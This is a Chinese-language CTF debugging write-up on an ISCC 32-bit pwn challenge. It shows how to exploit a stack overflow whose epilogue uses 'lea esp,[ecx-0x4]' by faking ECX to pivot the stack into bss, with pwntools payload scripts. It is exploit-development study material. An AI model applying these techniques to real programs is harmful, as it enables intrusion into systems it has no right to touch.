绕过lea esp和Ret2dl的一些补充

肖临风

指导老师:乐德广

2019年5月

概述：ISCC的第一道pwn题，同样是32位下的ret2dl的考察，正好给前几天的学习做一下复习巩固。也碰到了很多新的问题。因为是调试笔记，所以写的比较零散。

目录:

0x00程序分析


0x01 stack povit

0x02对Rel2dl的一些补充

0x03 纠错

0x00程序分析+一个历史遗留问题

放入IDA，发现一个超级明显的栈溢出，而且还能输入超长的字符串。#这不是明显给我们构造ret2dl提供方便嘛，否则必须要写一段调用一下read，很麻烦。



但是观察一下反汇编，发现ret的上一条命令是lea esp,[ecx-0x4]，而不是leave。

0x080484b1 <main+91>: pop ecx

0x080484b2 <main+92>: pop ebx


0x080484b3 <main+93>: pop ebp

0x80484b4 <main+94>: **lea esp,[ecx-0x4]**

=> 0x80484b7 <main+97>: ret

根据之前的经验，这个程序应该是在64位下编译的32位程序，大佬说这是i386的平栈方式。main函数的ret，一旦覆盖大量的数据，就会导致栈顶地址出错。所以之前我一直认为是无法溢出成功的。因为一旦溢出大量数据，也会修改ECX的值，导致ESP的值出问题。如下图所示。

#PS:lea esp,[ecx-0x4] 实际上就是将ecx-0x4的值赋给ESP



ESP=ECX(0x41414141-0x4)=0x4141413d

其实既然ECX对ret时的ESP能产生直接影响，那么通过控制ECX也能间接控制ESP

只需要找到pop ecx 时候对应的栈顶，就能控制ECX。下面给出脚本。

0x01 stack povit

#伪造ecx，控制esp的流程

from pwn import \*

p=process('./pwn01')

gdb.attach(p,'b \*0x80484b1')

payload="A"\*0xe

payload+=p32(0xffffd060) #控制ecx

p.sendline(payload)


p.interactive()

上面代码成功控制了ecx，使得栈顶没有乱跑。

但是因为栈空间的随机化，导致对esp的控制没有了意义。#因为每次ret时候，栈顶的位置都不确定

所以必须要到一个地址可控的区域，第一个想到的就是bss段。

通过find，发现buf的参数也是存放在bss段中。



直接伪造ecx，让栈指向到bss段中

from pwn import \*

p=process('./pwn01')

gdb.attach(p,'b \*0x80484b1')

Address=0x12345678

fake\_ecx=0x804a05a

payload="A"\*0xe

payload+=p32(fake\_ecx)


payload+="BBBB"

payload+=p32(Address)

p.sendline(payload)

p.interactive()

成功控制esp指向bss段



改变了ESP，现在通过gadget让EBP也进入bss段。

from pwn import \*

p=process('./pwn01')

gdb.attach(p,'b \*0x80484b1')

Address=0x12345678

fake\_ecx=0x804a05a

fake\_esp=fake\_ecx-0x4

base\_stage=fake\_esp+0x800

gadget1=0x0804851b #pop ebp |ret

#New stack

payload="A"\*0xe

payload+=p32(fake\_ecx)

payload+="BBBB"


payload+=p32(gadget1)

payload+=p32(base\_stage)

p.sendline(payload)

#fake\_struct

p.interactive()



0x02对Rel2dl的一些补充

